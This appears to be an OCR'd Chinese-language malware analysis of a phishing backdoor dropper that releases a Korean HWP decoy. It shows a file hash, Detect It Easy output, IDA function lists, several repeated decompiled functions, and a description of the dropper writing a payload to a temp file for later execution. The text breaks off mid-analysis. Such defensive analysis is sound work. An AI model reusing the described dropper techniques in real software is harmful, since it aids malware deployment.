
PDF钓鱼后门

一、基本信息

```
md5:47C95F19EBD745D588BB208FF89C90BA
```



Detect It Easy v3.07 [Windows 10 Version 2009] (x86_64)

文件名: D:\病毒\钓鱼后门\757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.exe

文件类型	File size	基址	入口点
PE32	1.10 MiB	00400000	00403472


节	时间戳	镜像大小
0005	2020-02-27 17:16:35	0011f000

扫描	字节序	模式	架构	类型
Nauz File Detector(NFD)	LE	32 位	I386	GUI

```
PE32
    操作系统: Windows(Vista)[I386, 32 位, GUI]
    链接程序: Microsoft linker(11.00.50727)
    编译器: Visual C/C++(17.00.50727)[LTCG/C++]
    语言: C/C++
    工具: Microsoft Visual Studio(2012)
```

☑ 递归扫描 ☑ 深度扫描 ☐ 启发式扫描 ☑ Verbose ☐ 所有类型 14 毫秒

流程图（红色为对方编写的危害文件，蓝色为正常文件或被恶意利用的文件）




二、执行流程

exe执行后会释放HWP文件，HWP文件与MS Word的DOCX文件类似，不同之处在于它们可以包含韩文书写语言，使其成为韩国政府使用的标准文档格式之一。HWP文暂未发现威胁信息。

捞仿辑 剧侥.hwp   D:\病毒\钓鱼后门

1、母文件

最开始会进入FileNameInit函数，其先会对当前读取当前文件所在的路径，然后对路径做拷贝，在路径字符串添加结束符等处理。



IDA - 757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.exe D:\病毒\钓鱼后门\757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.exe

```
sub_401000
FileNameInit
sub_401270
sub_401400
sub_401490
WinMain(x, x, x, x)
sub_4018D0
ProcessFilePathAndSize
FindChar
ProcessAndCopyStringData
sub_401AB0
sub_401BA0
AllocateAndMoveMemory
AllocateMemoryForStringData
sub_401E80
unknown_libname_1
sub_401F30
sub_402060
AllocateMemoryWithErrorHandling
nullsub_1
sub_4021F0
sub_402200
CopyStringToBlock
sub_4023C0
std::error_category::default_error_conditi
sub_402410
sub_402450
sub_402470
sub_402480
sub_4024F0
sub_402500
sub_402550
sub_402560
sub_4025D0
sub_402601
sub_40261C
sub_402637
sub_402652
```

```c
void *__thiscall sub_4010F0(void *this)
{
  size_t FileNameStrlen; // ecx
  int Char; // edi
  size_t Length; // ecx
  int v5; // ecx
  int v7; // [esp-Ch] [ebp-164h]
  int v8; // [esp-8h] [ebp-160h]
  void *v9[5]; // [esp+10h] [ebp-148h] BYREF
  unsigned int v10; // [esp+24h] [ebp-134h]
  void *Block[5]; // [esp+28h] [ebp-130h] BYREF
  unsigned int v12; // [esp+3Ch] [ebp-11Ch]
  CHAR Filename[264]; // [esp+40h] [ebp-118h] BYREF
  int v14; // [esp+154h] [ebp-4h]

  memset(Filename, 0, 260);
  GetModuleFileNameA(0, Filename, 0x104u);
  v12 = 15;
  Block[4] = 0;
  LOBYTE(Block[0]) = 0;
  if ( Filename[0] )
    FileNameStrlen = strlen(Filename);
  else
    FileNameStrlen = 0;
  CopyStringToBlock(Block, Filename, FileNameStrlen);
  Char = FindChar((char *)Block, v7, v8, 2u);   // 对文件当前路径进行查找，直到遇到最后一个\或者/
  if ( v12 >= 0x10 )
    j__free(Block[0]);
  v10 = 15;
  v9[4] = 0;
  LOBYTE(v9[0]) = 0;
  if ( Filename[0] )
    Length = strlen(Filename);
  else
    Length = 0;
  CopyStringToBlock(v9, Filename, Length);
  v14 = 0;
  ProcessFilePathAndSize(v9, this, v5, Char);
  if ( v10 >= 0x10 )
```


Line 2 of 680   0000057C   FileNameInit:23 (40117C)

```
Search failed.
Command "JumpSuspicious" failed
4011B7: variable 'v7' is possibly undefined
4011B7: variable 'v8' is possibly undefined
401232: variable 'v5' is possibly undefined
Caching 'Strings'... ok
401270: using guessed type _DWORD __cdecl sub_401270(_DWORD, _DWORD);
401FFB: conditional instruction was optimized away because edi.4 is in (1..FFFFFFFE)
```

AU: idle   Down   Disk: 14GB

```
void *__thiscall sub_4010F0(void *this)
{
  size_t FileNameStrlen; // ecx
  int Char; // edi
  size_t Length; // ecx
  int v5; // ecx
  int v7; // [esp-Ch] [ebp-164h]
  int v8; // [esp-8h] [ebp-160h]
  void *v9[5]; // [esp+10h] [ebp-148h] BYREF
  unsigned int v10; // [esp+24h] [ebp-134h]
  void *Block[5]; // [esp+28h] [ebp-130h] BYREF
  unsigned int v12; // [esp+3Ch] [ebp-11Ch]
  CHAR Filename[264]; // [esp+40h] [ebp-118h] BYREF
  int v14; // [esp+154h] [ebp-4h]

  memset(Filename, 0, 260);
  GetModuleFileNameA(0, Filename, 0x104u);
  v12 = 15;
  Block[4] = 0;
  LOBYTE(Block[0]) = 0;
  if ( Filename[0] )
    FileNameStrlen = strlen(Filename);
  else
    FileNameStrlen = 0;
  CopyStringToBlock(Block, Filename, FileNameStrlen);
  Char = FindChar((char *)Block, v7, v8, 2u);    // 对文件当前路径进行查找，直到遇到最后
一个\或者/
  if ( v12 >= 0x10 )
    j__free(Block[0]);
  v10 = 15;
  v9[4] = 0;
  LOBYTE(v9[0]) = 0;
  if ( Filename[0] )
    Length = strlen(Filename);
  else
    Length = 0;
  CopyStringToBlock(v9, Filename, Length);
  v14 = 0;
  ProcessFilePathAndSize(v9, this, v5, Char);
  if ( v10 >= 0x10 )
    j__free(v9[0]);
  return this;
}
```

注意，其对文件路径的查找是从结束符开始反向遍历的




```c
void *__thiscall sub_4010F0(void *this)
{
  size_t FileNameStrlen; // ecx
  int Char; // edi
  size_t Length; // ecx
  int v5; // ecx
  int v7; // [esp-Ch] [ebp-164h]
  int v8; // [esp-8h] [ebp-160h]
  void *v9[5]; // [esp+10h] [ebp-148h] BYREF
  unsigned int v10; // [esp+24h] [ebp-134h]
  void *Block[5]; // [esp+28h] [ebp-130h] BYREF
  unsigned int v12; // [esp+3Ch] [ebp-11Ch]
  CHAR Filename[264]; // [esp+40h] [ebp-118h] BYREF
  int v14; // [esp+154h] [ebp-4h]

  memset(Filename, 0, 260);
  GetModuleFileNameA(0, Filename, 0x104u);
  v12 = 15;
  Block[4] = 0;
  LOBYTE(Block[0]) = 0;
  if ( Filename[0] )
    FileNameStrlen = strlen(Filename);
  else
    FileNameStrlen = 0;
  CopyStringToBlock(Block, Filename, FileNameStrlen);
  Char = FindChar((char *)Block, v7, v8, 2u);    // 对文件当前路径进行查找，直到遇到最后一个\或者/
  if ( v12 >= 0x10 )
    j__free(Block[0]);
  v10 = 15;
  v9[4] = 0;
  LOBYTE(v9[0]) = 0;
  if ( Filename[0] )
    Length = strlen(Filename);
  else
    Length = 0;
  CopyStringToBlock(v9, Filename, Length);
  v14 = 0;
  ProcessFilePathAndSize(v9, this, v5, Char);
  if ( v10 >= 0x10 )
```

```
0000057C    FileNameInit:23 (40117C)
```

```
Search failed.
Command "JumpSuspicious" failed
4011B7: variable 'v7' is possibly undefined
4011B7: variable 'v8' is possibly undefined
401232: variable 'v5' is possibly undefined
Caching 'Strings'... ok
401270: using guessed type _DWORD __cdecl sub_401270(_DWORD, _DWORD);
401FFB: conditional instruction was optimized away because edi.4 is in (1..FFFFFFFE)
```

遍历完毕后FileNameInit函数执行完毕，ProcessAndCopyStringData函数

开始执行其对得到的文件路径进行复制，新开辟了一块内存，将文件路径放了进去。随后函数ProcessAndCopyStringData函数结束。




```c
_DWORD *__cdecl sub_401A10(int Src)
{
  _DWORD *v1; // ecx
  _DWORD *v2; // edi
  size_t v3; // esi
  _DWORD *v4; // eax
  _DWORD *v5; // esi
  size_t v6; // eax
  _DWORD *result; // eax

  v2 = v1;
  if ( *(_BYTE *)Src )
    v3 = strlen((const char *)Src);
  else
    v3 = 0;
  v4 = (_DWORD *)AllocateMemoryForStringData((void *)Src, v3);
  v5 = v4;
  v2[5] = 15;
  v2[4] = 0;
  *(_BYTE *)v2 = 0;
  if ( v4[5] >= 0x10u )
  {
    *v2 = *v4;
    *v4 = 0;
  }
  else
  {
    v6 = v4[4] + 1;
    if ( v6 )
      memmove(v2, v5, v6);
  }
  v2[4] = v5[4];
  v2[5] = v5[5];
  v5[5] = 15;
  v5[4] = 0;
  result = v2;
  *(_BYTE *)v5 = 0;
  return result;
}
```

```
00000E10    ProcessAndCopyStringData:1 (401A10)
```

```
Search failed.
Command "JumpSuspicious" failed
4011B7: variable 'v7' is possibly undefined
4011B7: variable 'v8' is possibly undefined
401232: variable 'v5' is possibly undefined
Caching 'Strings'... ok
401270: using guessed type _DWORD __cdecl sub_401270(_DWORD, _DWORD);
401FFB: conditional instruction was optimized away because edi.4 is in (1..FFFFFFFE)
```

然后开始执行AllocateAndMoveMemoryAgain，暂时不知道为什么重新申请一块内存存放文件路径......



```
sub_401000
FileNameInit
sub_401270
sub_401400
sub_401490
WinMain(x, x, x, x)
sub_4018D0
ProcessFilePathAndSize
FindChar
ProcessAndCopyStringData
sub_401AB0
AllocateAndMoveMemoryAgain
AllocateAndMoveMemory
AllocateMemoryForStringData
sub_401E80
unknown_libname_1
sub_401F30
sub_402060
AllocateMemoryWithErrorHandling
nullsub_1
sub_4021F0
sub_402200
CopyStringToBlock
sub_4023C0
std::error_category::default_error_conditio…
sub_402410
sub_402450
sub_402470
sub_402480
sub_4024F0
sub_402500
sub_402550
sub_402560
sub_4025D0
sub_402601
sub_40261C
sub_402637
sub_402652
```

```
_DWORD *__cdecl AllocateAndMoveMemoryAgain(int a1)
{
  void *v1; // ecx
  _DWORD *v2; // edi
  _DWORD *v3; // eax
  _DWORD *v4; // esi
  size_t v5; // eax
  _DWORD *result; // eax

  v2 = v1;
  v3 = (_DWORD *)AllocateAndMoveMemory(a1, 0, -1);
  v4 = v3;
  v2[5] = 15;
  v2[4] = 0;
  *(_BYTE *)v2 = 0;
  if ( v3[5] >= 0x10u )
  {
    *v2 = *v3;
    *v3 = 0;
  }
  else
  {
    v5 = v3[4] + 1;
    if ( v5 )
      memmove(v2, v4, v5);
  }
  v2[4] = v4[4];
  v2[5] = v4[5];
  v4[5] = 15;
  v4[4] = 0;
  result = v2;
  *(_BYTE *)v4 = 0;
  return result;
}
```

```
00000FFC       AllocateAndMoveMemoryAgain:28 (401BFC)
```


```
Command "JumpSuspicious" failed
4011B7: variable 'v7' is possibly undefined
4011B7: variable 'v8' is possibly undefined
401232: variable 'v5' is possibly undefined
Caching 'Strings'... ok
401270: using guessed type _DWORD __cdecl sub_401270(_DWORD, _DWORD);
401FFB: conditional instruction was optimized away because edi.4 is in (1..FFFFFFFE)
401BA0: can't rename byte as 'AllocateAndMoveMemory' because the name is already used in the program.
```

AllocateAndMoveMemoryAgain执行完毕，程序通过GetModuleFileNameA函数获取当前进程的路径，但又储存在当前之前开辟过的缓冲区下……暂未理解其意义……

随后程序进入PrepareAndExecuteDllRegistration函数，函数首先获取Kernel32的句柄，随后获取Kernel32中IsWow64Process函数的地址并执行，判断当前进程是否在 64 位环境下运行。根据获得的结果调整变量，让病毒可以在不同的操作系统中正常执行。

```
ModuleHandleA = GetModuleHandleA("kernel32.dll");
IsWow64Process = (BOOL (__stdcall *)(HANDLE, PBOOL))GetProcAddress(ModuleHandleA, "IsWow64Process");
if ( IsWow64Process )
{
  CurrentProcess = GetCurrentProcess();
  IsWow64Process(CurrentProcess, &v15);
}
if ( v15 )
{
  v0 = 384000;
  v1 = &unk_470D80;
}
```

会获取Temp文件路径，并生成临时文件名。如果同名临时文件存在，则删除并重新创建。其随后将要执行的恶意程序之一，将会被写入这个临时文件，这个临时文件的路径会被给到lpCmdLine变量里面，后续会执行。



IDA - 757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.exe D:\病毒\钓鱼后门\757dfeacabf4c2f771147159d26117818354af14050e6ba42cc00f4a3d58e51f.exe

